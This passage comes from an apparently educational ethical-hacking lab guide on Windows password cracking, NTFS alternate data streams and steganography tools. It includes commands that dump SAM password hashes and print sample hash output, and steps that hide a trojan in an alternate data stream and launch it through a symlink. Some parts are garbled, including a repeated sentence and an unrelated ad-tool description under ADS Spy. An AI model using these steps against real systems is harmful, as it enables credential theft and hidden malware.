
After clicking on ‘OK’ the WinRTGen” will start generating a rainbow table.



After completion, the window will appear as follows.




This table will be saved to your WinRTGen Directory.



ii. PW Dump

The Security Account Manager, or SAM for short, controls all user accounts and passwords. Every password is hashed before being saved in SAM. Passwords that are hashed and saved in SAM can be retrieved in the registry; simply open the Registry Editor and navigate to HKEY LOCAL MACHINESAM. SAM is located in C:\Windows\System32\config. This utility was created by Tarasco. This utility dumps the system's SAM file's credentials after extracting it. This utility was created by Tarasco. This utility dumps the system's SAM file's credentials after extracting it. Simply enter the following line on the command prompt after downloading to use this tool: PwDump7.exe

As a result, it will spill all the hashes kept in the SAM file. The next step is to use the commands below to save the registry values for the SAM file and system file in a system file:
reg save hklm\sam c:\sam reg save hklm\system c:\system



```
Microsoft Windows [Version 10.0.16299.125]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Desktop\pwdump7

C:\Users\Desktop\pwdump7>pwdump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: [REDACTED]

Administrator:500:FE213BB9AEB5A9E68D6957FA70C44761:4C547C374EDBE96316F37F1173BE9CE2:::
Guest:501:991111E662746C904730BF8CDEB9997A:9C4C0EFAB3E56F8BF0040892FD2264D9:::
[REDACTED]:503:[REDACTED]
[REDACTED]:504:4B5C8F8D384D92B8BAB36BF4968EFC2A:7090AF7759FB1B14C3167950127CC127:::
IEUser:1000:F3DF1CEDD3C980C58C8F88476FD15D0A:093F5C598B43DC8C4D0B00E20BE7E99F:::
[REDACTED]:1002:44CC7FA5627F6ABBA308A572D409B646:319BD80F0DB09379987069E806C769BC:::
sshd_server:[REDACTED]

C:\Users\Desktop\pwdump7
```

iii. Ophcrack

When it comes to free Windows password crackers, users usually opt for Ophcrack as it is free and easily available.

Step 1: Since we are assuming that your Windows PC is locked and you do not know the password, the first step needs to be carried out on a different PC with internet access and administrator privileges.

Step 2: Download the correct version of Ophcrack Live CD from the official website to the second PC.


Step 3: Burn the ISO file to a USB or CD. To do this, you will need an ISO burning application. Now proceed to the next step of the password reset process.

Step 4: Remove the bootable media from the second PC and insert it into your locked Windows machine. Let the computer boot up from this media instead of the native Windows installation. This is made possible by the fact that Ophcrack itself contains a small operating system that can run independently of your Windows OS. In a few moments, you will see the Ophcrack interface on your computer.

Step 5: You will now see a menu with 4 options. Leave it on the default option, which is automatic. After a few seconds, you will see the Ophcrack Live CD loading and then the disk partition information being displayed as Ophcrack identifies the one with the SAM file.

Step 6: Once the process has been complete, you will see a window with several user accounts and their passwords displayed in column format. Against the previously locked username, look for an entry in the NT Pwd column.

Step 7: This will be your recovered password, so note it down. You can now remove the Live CD from the drive and restart your computer. You will be able to login to your user account using the password that was recovered by Ophcrack.



iv. NTFS Stream Manipulation

NTFS is a filesystem that stores files utilizing two data streams known as NTFS data streams, as well as file attributes. The first data stream contains the security descriptor for the file to be stored, such as permissions, while the second contains the data contained within a file. Another form of the data stream that can be found within each file is an alternate data stream (ADS). ADS is a file attribute available solely in NTFS, and it refers to any type of data associated with a file but not in the file itself on an NTFS system. NTFS ADS is a Windows hidden stream that stores file metadata such as properties, word count, access and author name, and modification timings. ADSs can fork data into existing files without changing or altering their functionality, size, or display to file-browsing utilities. They enable an attacker to inject malicious code into files on a vulnerable system and execute them without the user knowing. Attackers use ADS to hide rootkits or hacker tools on a breached system and allow users to execute them while hiding from the system administrator. Once the ADS is attached to a file, the size of the original file will not change. One can only identify the changes in files through modification of timestamps, which can be innocuous.

Creation of NTFS streams: When the user reads or writes a file, their only manipulation in the main data stream by default.

The following is the syntax of ADDs filename.extension:alternativeName Open the terminal and type the following command to create a file named file1.txt.

```
echo "this is file no 1"
```

```
> file1.txt
```

Now, type the following command to write to the stream named secret.txt. echo "this is a hidden file inside the file1.txt"

```
> file1.txt: secret.txt
```

```
C:\ADS>echo "this is File Number 1" > file1.txt
C:\ADS>echo "this is hidden file inside the file1.txt" > file1.txt:secret.txt
C:\ADS>dir
Volume in drive C has no label.
Volume Serial Number is FA91-DACC

Directory of C:\ADS

01/22/2025  09:18 PM    <DIR>      .
01/22/2025  09:18 PM    <DIR>      ..
01/22/2025  09:19 PM                26 file1.txt
                           1 File(s)       26 bytes
                           2 Dir(s)  44,020,912,128 bytes free
```

We've just created a stream named secret.txt that is associated with file1.txt and when you look at the file_1.txt you will only find the data present in file1.txt. And also, stream will not be shown in the directory as well.

The following command can be used to view or modify the stream hidden in file1.txt notepad
file1.txt:secret.txt

```
Directory of C:\ADS

01/22/2025  06:10 PM    <DIR>      .
01/22/2025  06:10 PM    <DIR>      ..
01/22/2025  06:10 PM            26 file1.txt
                           1 File(s)       26 bytes
                           2 Dir(s)  44,968,054,784 bytes free

C:\ADS>notepad file1.txt:secret.txt

file1.txt:secret - Notepad
File Edit Format View Help
>this is hidden file inside the file1.txt"
```


Note: Notepad is a stream-compliant application. Never use alternative streams to store sensitive information. Hiding Trojan.exe in note.txt file stream: The following command has used the copy the trojan.exe into a note.txt(stream)

C:\test>type Trojan.exe > note.txt:Trojan.exe


Here type command is used to hide trojan in the ADS inside an existing file. After hiding trojan.exe behind note.txt, we need to create a link to launch the trojan.exe file from the stream. The following command is used to create a shortcut in the stream.

C:\test>mklink game.exe note.txt:Trojan.exe

Type game.exe to run the trojan that is hidden behind the note.txt. Here, game.exe is the shortcut created to launch trojan.exe.



```
C:\test>type Trojan.exe > note.txt:Trojan.exe
C:\test>mklink game.exe note.txt:Trojan.exe
symbolic link created for game.exe <<====>> note.txt:Trojan.exe
C:\test>game.exe
C:\test>
```





Name	Date modified	Type	Size
game	27-05-2022 04:14	.symlink	0 KB
note	27-05-2022 04:14	Text Document	14 KB
Trojan	27-05-2022 04:10	Application	7 KB


v. ADS Spy

Ad Spy offers the most search options of any Ad Intelligence Tool, so you can find the data you want, how you want. Search in the usual way: ad text, URL, page name. Search true data from user reactions in advert comments. Be as rigorous as you need to: search or filter by affiliate network, affiliate ID, Offer ID, landing page technologies - whatever helps you find the information you can work with. Open ADS Spy application and select the option if you want to:


- Quick Scan
- Full Scan
- Scan Specific Folder



As we store the file in the Document folder, Selecting Document folder to scan particular folder only.




As shown in the figure below, ADS Spy has detected the **file1.txt:secret.txt** file from the directory.



vi. Snow

Create a text file with some data in the same directory where Snow Tool is installed.



Go to Command Prompt → Change the directory to run Snow tool

```
C:\Windows\System32\cmd. + ^
```

Microsoft Windows [Version 10.0.26100.2894]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Rohsn Chimbaikar\Downloads\snwdos32>

Type the command:

Snow -C -m "text to be hide" -p "password" <Source file> <Destination file>

```
C:\Users\Rohsn Chimbaikar\Downloads\snwdos32>Snow -C -m "this is confidential data" -p "54321" bank_details.txt hidden.txt
```

The source file is a 'bank_details.txt' file as shown above. Destination file will be the exact copy of source file containing hidden information.

```
C:\Users\Rohsn Chimbaikar\Downloads\snwdos32>Snow -C -m "this  

Compressed by 47.50%  

Message exceeded available space by approximately 600.00%.  


An extra 3 lines were added.  

C:\Users\Rohsn Chimbaikar\Downloads\snwdos32>
```

Go to the directory; you will a new file hidden.txt.

Open the File


Today			
	bank_details.txt	1/21/2025 8:21 PM	Text Document 1 KB
	SNOW.DOC	1/21/2025 8:19 PM	Microsoft Word 97... 5 KB
	SNOW.EXE	1/21/2025 8:19 PM	Application 61 KB
	hidden.txt	1/21/2025 8:26 PM	Text Document 1 KB




vii. QuickStego

Image Steganography using QuickStego


1. Open QuickStego Application




2. Upload an Image. This Image is term as Cover, as it will hide the text.



3. Enter the Text or Upload Text File



